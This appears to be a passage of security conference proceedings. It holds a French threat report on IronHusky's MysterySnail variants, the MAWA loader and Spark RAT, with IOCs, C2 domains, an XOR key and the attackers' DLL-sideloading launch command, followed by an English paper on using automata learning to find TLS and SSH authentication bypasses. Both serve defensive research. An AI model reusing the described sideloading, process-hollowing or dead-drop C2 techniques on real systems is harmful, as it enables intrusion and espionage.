Dans cet article, nous fournissons des informations sur cette campagne, en nous concentrant plus particulièrement sur l'évolution des implants uniques observés, notamment des versions modifiées du backdoor MysterySnail mentionné précédemment, ainsi que sur les méthodes d'exfiltration inhabituelles utilisées et les erreurs de sécurité opérationnelle commises par les attaquants. Bien que tous les implants observés soient différents, certains présentent un point commun : ils contiennent de multiples références aux États-Unis, ce qui suggère que les développeurs des logiciels malveillants découverts éprouvent un certain intérêt pour la culture américaine.

1 Introduction

IronHusky est un acteur sophistiqué sinophone. Découvert en 2017 [2], il a été observé menant des cyberattaques contre des organisations gouvernementales d'Asie centrale. Ces premières attaques, relativement faciles à détecter, reposaient sur l'utilisation de pièces jointes de spearphishing

exploitant des vulnérabilités connues. Par exemple, une attaque menée en 2018 [3] consistait à envoyer des courriels malveillants concernant une réunion entre le Fonds monétaire international et le gouvernement mongol. Ces courriels contenaient des pièces jointes au format .rtf, exploitant la vulnérabilité CVE-2017-11882. Cette vulnérabilité, qui cible l'Éditeur d'équations de Microsoft Office, permet l'exécution de code à distance dès l'ouverture d'un document infecté. Dans l'attaque en question, le code d'exploitation de la vulnérabilité a déployé deux portes dérobées couramment utilisées par les acteurs malveillants sinophones : Poison Ivy et PlugX.

Au fil des ans, IronHusky a considérablement amélioré ses capacités offensives, devenant un acteur de menace redoutable, comme en témoigne l'une de ses campagnes de 2021. Cette attaque, qui ciblait [1] des organisations militaires, de défense et diplomatiques en Europe et en Asie, a été découverte après la compromission, lorsqu'IronHusky exploitait la vulnérabilité zero-day CVE-2021-40449 pour élever ses privilèges sur des serveurs Windows via une faille du pilote noyau Win32k. Contrairement aux attaques précédentes, la charge utile malveillante déployée avec cette faille était personnalisée : il s'agissait d'une porte dérobée modulaire nommée MysterySnail, capable de lancer des sessions de commandes shell, de gérer le système de fichiers et de faire transiter des données par un proxy.

Après la découverte des campagnes d'IronHusky en 2021, aucun nouveau signalement n'avait été publié concernant cet acteur. Cependant, nous avons récemment identifié une nouvelle campagne de ce groupe, ciblant des organisations gouvernementales, scientifiques et industrielles. Cette campagne, qui a débuté mi-2024, est le sujet abordé dans cet article.

2 Attaques observées mi-2024, impliquant le déploiement d'une nouvelle version du backdoor MysterySnail

Les attaques survenues mi-2024, qui ont servi de point de départ à l'étude de la campagne IronHusky récemment découverte, sont décrites en détail dans la publication [1]. Dans cette section, nous proposons un résumé des faits exposés dans cet article de blog, afin de contextualiser les informations inédites présentées dans les sections suivantes.

L'infection initiale utilisée pour compromettre les organisations ciblées était un script MMC, qui était déguisé en document Microsoft Word provenant de l'Agence nationale foncière de Mongolie (ALAMGAC). Ce script a été utilisé pour télécharger une porte dérobée intermédiaire depuis le service de stockage public de fichiers `file[.]io`, puis pour en assurer

la persistance via la clé de registre « Run ». Cette porte dérobée était destinée à être lancée par la technique de « DLL Sideloading » ; elle a été conçue pour communiquer avec les attaquants en détournant le projet « piping-server », utilisant à cette fin le domaine `ppng[.]io` pour la transmission des données. Les commandes intégrées à cette porte dérobée intermédiaire permettent aux attaquants d'exécuter des commandes shell et de gérer le système de fichiers de la machine infectée.

La porte dérobée intermédiaire a servi à déployer ultérieurement une version mise à jour de la porte dérobée MysterySnail mentionnée précédemment. Bien que l'ensemble des commandes de cette version actualisée soit resté quasi identique à celui de la version de 2021, leur implémentation différait. Néanmoins, nous avons pu établir un lien entre les versions 2021 et 2024 de cette porte dérobée, celles-ci partageant les mêmes noms de modules. Il est notamment à noter qu'en l'espace d'environ trois ans, les attaquants n'ont pas corrigé une faute d'orthographe présente dans le nom de l'un des modules : « ExplorerMoudleDll.dll ».

Par ailleurs, peu de temps après que nous ayons bloqué les récentes intrusions liées au RAT MysterySnail, nous avons observé que les attaquants poursuivaient leurs attaques en déployant une version remaniée de ce RAT, que nous avons baptisée « MysteryMonoSnail ». Cette variante utilisait le protocole WebSocket — et non plus HTTP — pour ses communications et fonctionnait de manière autonome, par opposition au caractère modulaire de la version précédente. Malgré la modification du protocole, les attaquants ont utilisé les mêmes serveurs de commande et de contrôle (C2) que lors de leurs attaques impliquant MysterySnail, commettant ainsi une erreur de sécurité opérationnelle qui a permis de stopper rapidement l'infection.

3 Attaques observées en 2025 – impliquant l'implant MysterySnail Lite

Suite à notre publication, le groupe APT IronHusky a poursuivi ses attaques en réécrivant une nouvelle version de l'implant MysterySnail. Ils l'ont allégé, d'où son nom : MysterySnail Lite. Parmi les similitudes avec l'implant MysterySnail complet, on note la réutilisation de l'algorithme de hachage de l'API, ainsi qu'une structure de commandes partagée pour la gestion des processus et la transmission des entrées.

3.1 Lancement d'implant

Lors de son exécution, le payload MysterySnail Lite charge sa configuration depuis un fichier situé dans `C:\ProgramData\USOCache\logs\variable.safe`. Ce fichier contient des entrées de 64 octets, chacune composée de texte ASCII ou UTF-16LE, ou de données binaires brutes. La configuration inclut les valeurs clés suivantes :

— La liste des noms de DLL et des hachages d'API utilisés par le malware pour invoquer des fonctions de l'API Windows lors de l'exécution ;
— Le nom du canal de réception des commandes (valeur observée : `\\.\pipe\ONLINE1746738G3Fe`) ;
— Le nom du fichier listant les processus dans lesquels le module de communication peut être injecté (valeur observée : `C:\ProgramData\USOCache\logs\NisSrvDM.log`) ;
— Le nom du fichier contenant le payload du module de communication au format compressé (valeur observée : `C:\ProgramData\USOCache\logs\USO.evtc`).

L'inclusion des hachages d'API dans la configuration est particulièrement remarquable. Sans accès au fichier de configuration, l'identification des fonctions API Windows utilisées par le logiciel malveillant devient une tâche complexe pour les analystes.

Après traitement de la configuration, MysterySnail Lite charge le module de communication compressé depuis un fichier et l'injecte dans un autre processus. Pour déterminer l'identifiant du processus cible (PID), l'implant recherche les processus dont les noms figurent dans le fichier de configuration et sélectionne le premier processus correspondant. Nous avons observé que les attaquants utilisaient `svchost.exe` et chrome.exe pour communiquer. Le module implanté alloue de la mémoire dans l'espace d'adressage du processus cible à la fois pour le module injecté et pour le shellcode intégré. Il utilise la fonction API `ZwCreateThreadEx` pour exécuter le shellcode.

3.2 Module de communication

Le module de communication est écrit en Go (MD5 : `363EBAF65A3B9F7C4256C0E158C99393`) et conçu pour utiliser la plateforme de messagerie Ably, et plus précisément sa fonctionnalité de publication/abonnement (Pub/Sub), comme canal de commande et de contrôle (C2). Pour communiquer via ce service,

le module requiert une clé API Ably, qu'il récupère dans le fichier C:\ProgramData\USOCache\logs\update.log. Avant d'établir une connexion à Ably, le module construit une chaîne d'empreinte au format suivant : <Nom d'hôte>_<Adresse IP externe>_<Nom d'utilisateur>_<Adresse IP interne>. L'adresse IP externe est obtenue aléatoirement sur l'un des deux sites web suivants : hxxps://api.ipify.org et hxxps://ipinfo.io/ip. Cette chaîne d'empreinte numérique est utilisée de trois manières distinctes par l'implant :

— La chaîne d'empreinte numérique est incluse dans le message d'établissement de liaison, chiffré à l'aide d'une clé publique RSA ;
— Le hachage SHA-256 de l'empreinte numérique sert à la fois de clé et de vecteur d'initialisation (IV) pour le chiffrement AES-CBC lors du chiffrement/déchiffrement des messages envoyés via Ably ;
— L'identifiant client est généré sous forme de hachage SHA-256 hexadécimal de l'empreinte numérique, garantissant ainsi l'identification unique de la session malveillante.

L'implant établit une connexion en rejoignant la chaîne Make America Great Again et en vérifiant la présence d'un client nommé Washington Si le client Washington est actif, le module utilise son identifiant pour s'abonner à la chaîne. Il envoie également un message d'établissement de liaison en publiant un message intitulé « server01 » contenant l'empreinte numérique encodée. La communication cesse lorsque le client Washington se déconnecte.

Les commandes transmises via Ably sont traitées soit par le module de communication, soit par le module principal, selon leur type. Si une commande doit être exécutée par le module principal, le module de communication lui transmet son contenu via un canal nommé spécifié dans la configuration. À l'inverse, le module principal récupère le contenu des commandes en envoyant un paquet de 4 octets (0000) au module de communication. Les résultats de l'exécution des commandes sont renvoyés par le module principal au C2 via un tube nommé portant le nom fixe \.\pipe\7728RYR10842MNVFFR.

Les commandes intégrées à l'implant MysterySnail Lite lui permettent de récupérer le contenu de fichiers et de dossiers, d'exécuter des commandes shell, d'établir des connexions TCP avec d'autres serveurs et de dérober des fichiers sur des disques amovibles.

4 Dernières attaques observées – impliquant l'implant MAWA Loader

Comme dans les cas précédemment décrits, suite à la détection des portes dérobées découvertes, les attaquants ont réinfecté leurs cibles avec de nouveaux implants malveillants. L'implant déployé lors de la dernière vague d'infections, observée fin 2025, était un chargeur que nous avons baptisé « MAWA Loader ».

4.1 Déploiement de l'implant

À l'heure actuelle, nous ne disposons d'aucune information concernant la manière dont les implants découverts ont été déployés sur les machines compromises. Cependant, nous avons observé que, pour déployer les composants malveillants identifiés, les attaquants ont téléchargé les fichiers suivants dans le répertoire `c:\inetpub\a` :

- `VGAuthCLI.exe` (MD5 : `2F52E194ACB72B309821580DC015D2B4`), une application légitime vulnérable au chargement latéral de DLL ;
- `pcre.dll`, la DLL MAWA Loader malveillante chargée latéralement ;
- `EventLog.db`, un fichier contenant une charge utile malveillante chiffrée.

Nous avons également constaté qu'après avoir téléchargé ces fichiers, les attaquants exécutaient la commande shell suivante pour lancer la DLL malveillante MAWA Loader : `cmd.exe /c cd c:\inetpub\a & vgauthcli.exe`. L'analyse de cette DLL est présentée dans la suite de scet article.

4.2 Analyse du chargeur MAWA

Cette DLL (MD5 : `5F550EA3FC10545BA9A4EBFC37A6C65C`) est un simple chargeur qui lit une charge utile chiffrée depuis le fichier `EventLog.db`, situé dans le même dossier que le chargeur, et la déchiffre à l'aide d'un XOR avec la chaîne de caractères `make_america_worse_again`. La charge utile déchiffrée est un exécutable portable standard que le chargeur injecte dans un processus `svchost.exe.` Pour ce faire, le chargeur :

- Lance un processus `svchost.exe` en mode suspendu, en utilisant un chemin d'accès codé en dur. Ceci est un signe de mauvaise qualité du code, car l'utilisation d'un chemin d'accès codé en dur peut entraîner un échec de création du processus si le dossier Windows n'est pas situé à l'emplacement par défaut. Le répertoire de travail du processus créé est défini sur `c:\users\public\Downloads`.

— Effectue un processus de creusement en mappant l'exécutable chargé à l'intérieur du processus démarré, en modifiant la base de l'image à l'intérieur du PEB et en modifiant le point d'entrée de l'exécutable.

4.3 Analyse de la charge utile Spark RAT

Spark RAT est un logiciel espion open source. Cependant, une variante de Spark RAT (MD5 : `580C1918FC6FDAA87352C722B147210C`) a été observée, différant de la version open source : elle est conçue pour demander l'adresse IP et le port d'un serveur C2 de secours depuis le dépôt GitHub `hxxps://github[.]com/Username12347h/responsitory`. Nous avons constaté que le contenu de cette page comprenait des chiffres, ainsi qu'un extrait de la biographie de Donald Trump tiré de Wikipédia. Le RAT utilise des sous-chaînes pour extraire l'adresse et le port du serveur à partir de la liste de chiffres, et nous avons observé que les attaquants utilisaient les serveurs VPS suivants pour communiquer :

— `www.bighemingway[.]com ;`

— `5.180.174[.]123.`

Il est intéressant de noter que la section « Noms DNS » du certificat TLS de ces deux serveurs contenait le serveur C2 `leotolstoys[.]com` utilisé par l'implant MysterySnail, ce qui constitue une autre erreur de réutilisation d'infrastructure commise par les attaquants.

4.4 Analyse de la charge utile Py2Exe

La charge utile Py2Exe est conçue pour exécuter un script Python qui transmet les arguments de ligne de commande au package _ms. Cependant, nous n'avons pas pu récupérer son code. Nous avons néanmoins pu identifier que ce script écrit la sortie d'erreur standard dans le fichier `%APPDATA%\(Nom de l'exécutable).log` (exemple : `%APPDATA%textbackslash_st.log` dans le cas de `_st.exe`).

5 Conclusion

Dans cet article, nous avons décrit une campagne malveillante menée par le groupe de cybercriminels sinophone IronHusky, que nous surveillons depuis environ un an. Au total, nous avons observé quatre vagues d'attaques impliquant :

— L'implant MysterySnail mis à jour ;

— L'implant MysteryMonoSnail ;
— L'implant MysterySnail Lite ;
— Le chargeur MAWA, SparkRAT et la charge utile compilée avec Py2Exe.

Le nombre considérable de portes dérobées identifiées lors de nos recherches indique qu'IronHusky est capable de développer rapidement des implants malveillants et de réutiliser ou modifier leur code pour échapper à la détection.

Malgré la complexité des implants observés, les attaquants ont commis plusieurs erreurs de sécurité opérationnelle lors de leur utilisation. Il s'agit notamment du chevauchement d'infrastructure constaté entre MysteryMonoSnail et MysterySnail, ainsi que la réutilisation de noms de domaine dans le certificat TLS utilisé par les serveurs C2 de MysterySnail et SparkRAT. Un autre fait intéressant que nous avons relevé concernant les implants découverts est qu'ils contenaient de multiples références aux États-Unis. Plus précisément, l'implant MysterySnail Lite exploitait les chaînes de caractères `Make America Great Again` et `Washington` dans ses communications, tandis que le chargeur MAWA utilisait la chaîne `make_america_worse_again` pour le déchiffrement. De plus, la configuration de la charge utile Spark RAT observée contenait une biographie de Donald Trump. Dans une certaine mesure, la présence de ces références aux États-Unis peut être considérée comme encore une erreur de sécurité opérationnelle d'IronHusky. De telles références sont rares dans les logiciels malveillants, et leur présence peut donc grandement faciliter l'attribution d'un logiciel malveillant. C'est pourquoi il est primordial pour les chercheurs en menaces de prêter attention à ces détails, aussi minimes soient-ils, dans le code malveillant.

Concernant le groupe de menaces IronHusky, actif depuis au moins 2017, il est peu probable qu'il cesse ses attaques à l'avenir. Il est possible que nous observions prochainement de nouvelles campagnes de cyberespionnage menées par ce groupe à l'aide de l'implant MysterySnail ou d'autres implants basés sur son code.

Références

1. Boris Larin et Costin Raiu. MysterySnail attacks with Windows zero-day, 2021. `https://securelist.com/mysterysnail-attacks-with-windows-zero-day/104509/`
2. Kaspersky GReAT. APT Trends report Q3 2017, 2017. `https://securelist.com/apt-trends-report-q3-2017/83162/`
3. Kaspersky GReAT. APT Trends report Q1 2018, 2018. `https://securelist.com/apt-trends-report-q1-2018/85280/`

Using Active Automata Learning to Find Vulnerabilities in Network Stacks

Olivier Levillain[1], Aina Toky Rasoamanana[2], and Yohan Pipereau[3]

[1] Télécom SudParis
[2] Valeo
[3] Gandi

Abstract. Network protocol implementations ("stacks") are pervasive in our modern systems. Indeed, we rely on various protocols on a daily basis, the most proeminent thereof being TLS. One of the problems with network stacks is that they can exhibit wrong transitions in their state machines, which can lead to security issues. This is especially true when protocols are specified using natural language, which encourages ambiguities and discrepancies between implementations.

In this paper, we present a black-box approach to study real-world implementations and their internal state machines. Our methodology relies on Active Automata Learning to infer the behavior of a given stack. Using this approach, we were able to reproduce existing bugs and uncover new vulnerabilities, including authentication bypasses in TLS and SSH.

1 Introduction

Information systems heavily rely on complex network protocols to work. Many such protocols are specified in documents written in natural language, such as RFCs published by the IETF. However, these specifications lack formalism and may contain ambiguities or be incomplete, which can lead to interesting bugs in various implementations. Thus, in this paper, we focus on the analysis of protocol implementations, and not on the specifications. The analysis of protocol implementations has been explored at length with the TLS protocol at least since 2014 and 2015, when major flaws were uncovered in various implementations.

Examples of such flaws include EarlyCCS (CVE-2014-0224), a vulnerability allowing a man-in-the middle attacker between a vulnerable OpenSSL client and a vulnerable OpenSSL server to force the use of a fixed, known, session secret. Several attacks against the state machine automata used in various SSL/TLS implementations were later published [7], including the infamous FREAK (CVE-2015-0204) (Factoring RSA Export Keys) vulnerability, where a man-in-the-middle attacker could trick a vulnerable client into accepting a small RSA key (the so-called EXPORT

feature, where a temporary 512-bit RSA key is used instead of the longer one) by sending an unexpected message.

In 2018, an interesting bug was found in the `libssh` [4] server implementation. During the user authentication phase, where a client is supposed to request user authentication, e.g. by sending its login and password, it was found that the client could simply send a `UserAuthSuccess` message (which should never be sent by the client) to convince the vulnerable server to accept the authentication.

These examples show that many stacks do not properly handle the state machine of the implemented protocols, which can lead to various consequences, including authentication bypasses, information leakage or denial of service.




Fig. 1. CVE-2022-25640: a client authentication bypass in wolfSSL v5.1.0. Green paths represent the expected message paths, whereas the red transitions consist in shortcuts allowing an attacker to terminate the handshake without proving its identity to the server. CH is short for `ClientHello`, SH for `ServerHello`, EE for `EncryptedExtensions`, CR for `CertificateRequest`, Cert for `Certificate`, CV for `CertificateVerify`, and Fin for `Finished`.

Since 2019, we have been developing at Télécom SudParis (in the “Sécurité et Confiance Numérique” team) a rigorous and efficient methodology to learn the internal behavior of TLS and SSH network stacks using Active Automata Learning. This methodology allowed us to reproduce or uncover interesting flaws. Figure 1 presents CVE-2022-25640 on wolfSSL,

an example where client authentication can simply be bypassed by omitting the `CertificateVerify` (`CV` on the figure) message, which normally contains a signature proving the client's identity; by sending an early `Finished` in state 2, a malicious client can get to state 5 (the end of the handshake) without knowing the client's private key. In recent years, we successfully applied our approach to different protocols:

— TLS 1.2 [34] and 1.3 [33], which is a classical benchmark;
— OPC-UA [1], a protocol used in industrial control systems;
— SSH [24–26], the well-known secure shellprotocol.

We already obtained results that were published in academic conferences [31, 37] and that led to critical CVEs on different protocols (CVE-2022-25638 and CVE-2022-25640 for TLS, CVE-2023-26150 for OPC-UA and CVE-2025-14942 for SSH). We believe Active Automata Learning (AAL) is a powerful approach that should be improved and generalized as much as possible, to find bugs, but also to help developers improve their software or to explore fingerprinting opportunities.

After presenting the AAL framework and some background on the studied protocols, we will present an end-to-end automated pipeline to verify protocols. Then, we will present some of our results: the analysis of TLS and SSH stacks, and a proposal to help fingerprint implementations. Finally, we will discuss the related work and the future work.

2 The Active Automata Learning Framework

One of the few sources of information available when studying blackbox network protocol implementations are network traces. Network traces are a collection of intertwined messages emitted and received by a peer (e.g. wireshark traces). But, network traces contain many redundant patterns which makes analysis inefficient to look for bugs or vulnerabilities.

Can we propose a compact logical structure to represent all network traces? This is the challenge that automata learning tries to solve with two different approaches. In *passive learning*, it is not possible to exchange messages, thus, the logical structure must be extracted entirely from previous capture of network traces. On the contrary, *active learning* interacts with the target to dynamically append new traces to its knowledge base while building the logical structure. Active learning is more interesting since it can fill the blank in network traces by playing missing message sequences.

In this paper, we only discuss active learning. Yet, this approach requires to tackle new issues:

- **Can we discover a faithful logical structure while avoiding an infinite growth of network traces?**
- **When should the collection of network traces grow? stop to grow?**
- **What guarantees do we have on the final logical structure?**

2.1 Intuitive insight in AAL

In a seminal paper [6], Dana Angluin proposed the *Minimally Adequate Teacher (MAT) framework* to extract a model by exchanging messages with a System Under Learning (SUL). The MAT framework is an analogy

Fig. 2. MAT framework: Membership queries

Fig. 3. MAT framework: Equivalence queries

of a classroom where a student (the learner) tries to learn a language by example. The student does not know the language and can only ask very simple questions like "Is the following sentence correct in your language?".

As an example, Figure 2 and 3 represent a scenario where a learner tries to learn the following regular expression $a[(bc)+|aba]d$ which is only

known by the teacher. In Figure 2, red arrows represent words sent by the learner which are not in the language. Green arrows represent words which are in the language.

After gathering enough information, the learner attempts to submit a hypothesis regular expression, as described in Figure 3. In this example, the hypothesis is rejected by the teacher which provides the "aabad" counter-example. The learner fixes its hypothesis and perform another round of membership queries before submitting a new hypothesis.

2.2 Algorithm principles

In Section 2.1, we have reviewed the intuition behind the MAT framework used in Active Automata Learning. In the following paragraphs, we provide additional details about the algorithm and the components used in the algorithms. The following paragraphs can be skipped, and we recommend the reader in a hurry to resume reading with the background on protocols (see Section 3).

In the same paper [6], Dana Angluin proposed the L^* algorithm to infer a deterministic finite automata (e.g. a regular expression). L^* was later extended for Mealy Machines, an equivalent automaton model which better describes the ability to send and receive messages in networking protocols. Figure 1 is an example of a Mealy Machine where transitions are labeled with an input symbol and one or multiple output symbols. In this figure, the input and output symbol is separated by a slash i.e. '/'. New algorithms [20, 21, 35, 38] have been proposed to improve the time complexity of the original L^* algorithm.

In practice, network protocols separate the teacher into two independent components: the oracle and the SUL. Thus, the framework used for network protocols is made of:

— the *learner* in charge of sending and collecting messages;
— the *system under learning* (SUL), typically a network stack;
— the *oracle* which guides the inference towards exhaustive models.

Assumption. AAL algorithms rely on the assumption that the SUL can be modeled by a finite state automaton. This means that the system does not have an infinite number of states and can be modeled by a regular language. In general, this assumption is verified for most networking protocols.

Variables. The *learner* is given a selected set of messages known as *vocabulary*. In the context of Mealy Machines (i.e. networking protocols), the vocabulary contains the *input vocabulary* and *output vocabulary*. For the

sake of clarity, in TLS 1.3, the learner could use the following input vocabulary `ClientHello`, `Finished`, `ApplicationData`, `Alert`. The output vocabulary could be the following `ServerHello`, `EncryptedExtensions`, `Certificate`, `CertificateVerify`, `Finished`, `ApplicationData`, `Alert`.

State identification. The main challenge of the learner is to rely exclusively on traces of input and output messages to *identify states*. Thus, *state identification* is at the heart of AAL. Initially the learner believes that there are as many states as input words. Then, it tries to reduce this number of states by identifying *equivalent states*. Two states are equivalent if for any input message sequence, the output message of the two states is strictly identical. Here is the catch; in practice *any input message* means that it should test message of arbitrary length.

Algorithm. The learner iteratively builds *hypothesis automaton* and proposes them to the *oracle* for validation. The oracle may either provide a counter-example to refine the automaton model or validate the hypothesis to terminate the inference.

The learner builds hypotheses by sending a sequence of input messages and by collecting the associated output messages. It is common to name *input word* a sequence of input symbol which represent a path on the finite state machine. There are different approaches to build a hypothesis depending on the selected AAL algorithm. The learner needs to maintain:

1. a collection of input message sequences leading to each state, known as *prefixes*;
2. a collection of distinguishing sequence, also known as *suffixes*, to remember how to prove that states are different.

For details about the algorithm, we invite you to read the L^* paper [6].

2.3 The oracle

The oracle is the component which answers equivalence queries presented in Figure 3. As a remainder, the learner sends a hypothesis automaton to the oracle which represents its understanding of the system. Then, the learner either expects a confirmation that the hypothesis is valid, in which case the algorithm terminates, or a counter-example to help the learner fix its hypothesis, which leads to a new hypothesis proposed by the learner in the next iteration of the algorithm.

At this stage, something may be confusing. Remember, the initial problem is to find an algorithm to extract an automaton model which

represents a system. Yet, the learning algorithm requires this "oracle" component which seem to require knowing the model. **How is that helpful?** There is a subtle difference between the goal of the learning algorithm and the oracle. On the one hand, the learning algorithm seeks to **find out the model** of the system by knowing only the system vocabulary. On the other hand, the oracle only needs to check the **conformance of the hypothesis model with the system** by using the vocabulary and the hypothesis model. To sum it up, the goal of the oracle is hard, but it is simpler than the goal of the learning algorithm.

Why is it hard to implement an oracle? In theory, an oracle is supposed to always be accurate. Thus, if the hypothesis is correct, the oracle must not return a counter-example. Conversely, if it is incorrect, it cannot validate the hypothesis. There are different ways for the hypothesis automaton to be incorrect. First, the automaton may contain an **output fault**. In this scenario, the output observed on the transition of the model does not correspond to the system. Simply exploring all transitions of the system is enough to detect an output fault. Second, the automaton may contain a **next-state fault**. This occurs when the destination state of the system is different from the destination state of the hypothesis. In order to detect these faults, we need a way to distinguish any two states of the automaton. It is achieved using a specific sequence of message called *distinguishing sequences*. Third, the automaton may be **incomplete** as it may be missing some states and transitions. It is the most problematic case because proving that the hypothesis is complete requires exploring paths of infinite length. Even worse, the time-complexity to discover a missing state grows exponentially with its distance (in symbols) to a known state.

How to implement an oracle in practice? In practice, the oracle needs to be approximated. It is possible to look for counter-examples using conformance testing, random strategies (e.g. random walk), binary analysis techniques, or human knowledge. In particular, for network protocols, it is common to rely on *conformance testing algorithms* [18] such as W method [12], WP method [17] or BDist [29]. Conformance testing algorithms rely on the automaton model to compute an optimal strategy to detect faults in the hypothesis. To tackle the infinite path length problem, conformance testing algorithms rely on an upper-bound exploration parameter to prune the exploration space. Some states may never be found, but the algorithm can terminate.

How to balance between accuracy and speed? Lowering the exploration-bound speeds up the oracle, but it may cause the oracle to miss

extra states. Thus, a proper balance must be found on exploration-bound parameters. There are two types of exploration-bound parameters:

1. The upper-bound on the *number of states* of the unknown system automaton (e.g. W method [12] and WP method [17]);
2. the upper-bound on the *maximum shortest separating sequence length* which roughly represents the similarity between states (e.g. BDist [29]).

In the case of network protocols, it is hard to guess the number of states of an implementation without prior knowledge. In particular, we have observed significant difference in the number of states across implementations of the same protocol. Thus, we rely on the more practical approach offered by the BDist equivalence method. Indeed, it is observed that for most network protocol implementations, the BDist parameter is less or equal to 4 in most cases, and may very rarely reach 7.

2.4 The Mapper

In practice, what is required to actually extract the model of a real-world implementation?

AAL only requires a simple translation component named *mapper*. The role of the mapper is to translate abstract vocabulary symbol (e.g. ClientHello, ServerHello, Alert...) to concrete binary messages. Thus, for each abstract symbol, a mapper simply implements two methods: **unparse** and **parse**. The unparse method reads an abstract input symbol (e.g. TLS1.3 ClientHello) and creates a corresponding binary message. The parse method reads a binary message and tries to find a corresponding abstract output symbol. Writing the mapper is often challenging for the following reasons:

— multiple binary messages correspond to a single abstract message (e.g. length, random fields are meaningless);
— the mapper relies on implementation choices (e.g. selected ciphersuites or extensions in TLS 1.3);
— the mapper is expected to produce concrete messages even for message sequences that may have no meaning from the protocol point of view.

2.5 Advantages of AAL

Since the learner and the SUL only interact through messages, AAL describes a black-box learning technique. Thus, it is very practical to infer closed-source implementations or hardware implementations of protocols.

Moreover, AAL offers strong guarantees about the model learnt. For instance, two different states of the learnt automaton are proved **observably different**. It can be verified manually after the inference by computing the shortest distinguishing sequence (i.e. suffix) between two states. Conversely, the main limitation of the model compared to the real implementation comes from some states being considered equivalent while they are in reality different. Fortunately, this over-approximation is tackled through a parameter of the oracle which results in a trade-off between inference duration and model accuracy, as seen previously. An over-approximation leads to long inference, while an under-approximation may result in missing interesting states. In practice, we rely on the BDist method [29] which offers an equivalent and more intuitive parameter named BDist. The BDist parameter defines the maximum length of the distinguishing sequence of messages between two different states. Intuitively, if a long BDist is required to distinguish two states, it means that these states will almost always return the same output messages for any input messages. Concretely, a BDist of 3 is generally a good trade-off to find most counter-examples on the implementations we studied.

2.6 Challenges of State Machine Inference

There are also some challenges and limits to the use of AAL.

Time complexity and slow inference. The time complexity of AAL algorithm is actually measured as the number of messages sent. In L^*, the complexity is $O(kn^2m)$ where k is the size of the vocabulary, n the number of states and m the longest counter-example. Newer algorithms have improved the original L^* complexity, however, in practice, these improvements are not very meaningful. Indeed, most of the inference duration is actually spent in the oracle which requires sending exponentially many messages to improve the accuracy of the model.

Timeout. The time complexity of AAL algorithm and oracles certainly contributes to the duration of the inference. When studying network protocols, the learner is also not aware of the reply latency of the SUL. Even worst, in some protocols like TLS, a stack may reply with a variable number of messages (as shown in Figure 1). Thus, the learner needs to systematically wait for a configurable timeout to expire. This adds significant overhead to the duration of the inference.

Oracle: the speed-accuracy trade-off. One of the remaining challenge to run the inference is to define the oracle parameter which defines the accuracy of the model. We already mentioned that increasing accuracy requires to increase the number of messages sent exponentially. Even, if most protocols require a low accuracy to infer a complete model, we found some intractable patterns. For example, some implementations will tolerate a fixed number of alerts before closing the connection, which may require to unroll a long counter-example to find this case.

Mapper and vocabulary choice. A practical challenge comes from the implementation of the mapper and the selection of vocabulary. Since the size of the vocabulary contributes to the duration of the inference, meaningful messages must be selected. Writing a mapper for protocols which negotiate encryption often leads to consider undefined choices. For example, how can a TLS 1.3 client encrypt a `Finished` message if it has not derived any key? Should the message be sent in cleartext?

3 Background on protocols

3.1 TLS

TLS (Transport Layer Security), formerly known as SSL (Secure Sockets Layer) is a security protocol whose main security goal is to provide a secure channel between a client and a server, where the server is authenticated (the client can also be authenticated at the TLS level, but it is less common). The latest version of TLS is TLS 1.3, published in 2018 [33].

Figure 4 shows the expected flow for a TLS 1.3 connection, with a very limited set of messages (it is always possible to consider several variants of the same messages, or to include protocol extensions). Plain arrows represent cleartext messages and dotted lines represent encrypted messages. A client initiates the TLS handshake by sending `ClientHello` which contains supported cipher suites and it receives a `ServerHello` message in cleartext which contains the cipher suite for the handshake. In most cases, the `Hello` messages also contain a key exchange allowing the parties to derive a common secret. The `EncryptedExtension` message, introduced in TLS 1.3, supports sending encrypted protocol extensions (e.g. to choose the application-layer protocol). The server sends its certificate in the `Certificate` message and proves it owns the private key by sending a `CertificateVerify` message containing a signature. The client can authenticate the server with the certificate authority (CA).

The `Finished` message switches from the handshake encryption key to a new key used for application data. In TLS 1.3, there exists another legitimate expected flow to support certificate-based client authentication where the client also sends `Certificate` and `CertificateVerify` messages before the `Finished` message.

3.2 SSH

SSH (Secure Shell) is a network protocol very commonly used for remote administration. It allows admins to securely connect to machines and appliances. There are many implementations of SSH, such as OpenSSH [2], which can be seen as the reference implementation, or wolfSSH [5], an open source project aiming at embedded devices. The normal flow for an SSH connection consists in chaining three different stages:

- the *Transport Layer* [26], which establishes a secure channel with encryption and integrity protection, and where the server is authenticated by the client;
- the *User Authentication Layer* [24], which consists, as its name suggest in authenticating the client to the server, usually using a password or a public key mechanism;
- the *Connection Layer* [25], which is used by application to open data channels to execute commands or establish network redirections.

Figure 5 represents the most common flow of messages between an SSH client and an SSH server. The SSH handshake starts with an exchange of banners with ASCII text to identify the networking stack. The handshake proceeds with the negotiation of the cryptographic algorithm to use for the key exchange and the key exchange itself.

The authentication phase begins by the client requesting the authentication service. In the normal flow, the server accepts to run the authentication service and the client proceeds with the authentication request. Each request defines the desired authentication method (typically password or public key) as a parameter.

Once authenticated, the client can open channels in the Connection Layer [4] and use `ChannelData` messages to run commands on the server.

SSH is clearly an order of magnitude more complex than TLS, with many more messages and, accordingly, many more states in the resulting state machines.

[4] A client may actually open an arbitrarily number of connections, which would violate the assumption that SSH can be described by a finite state automaton. To avoid this situation when we consider the Connection Layer, we limit the number of channels.

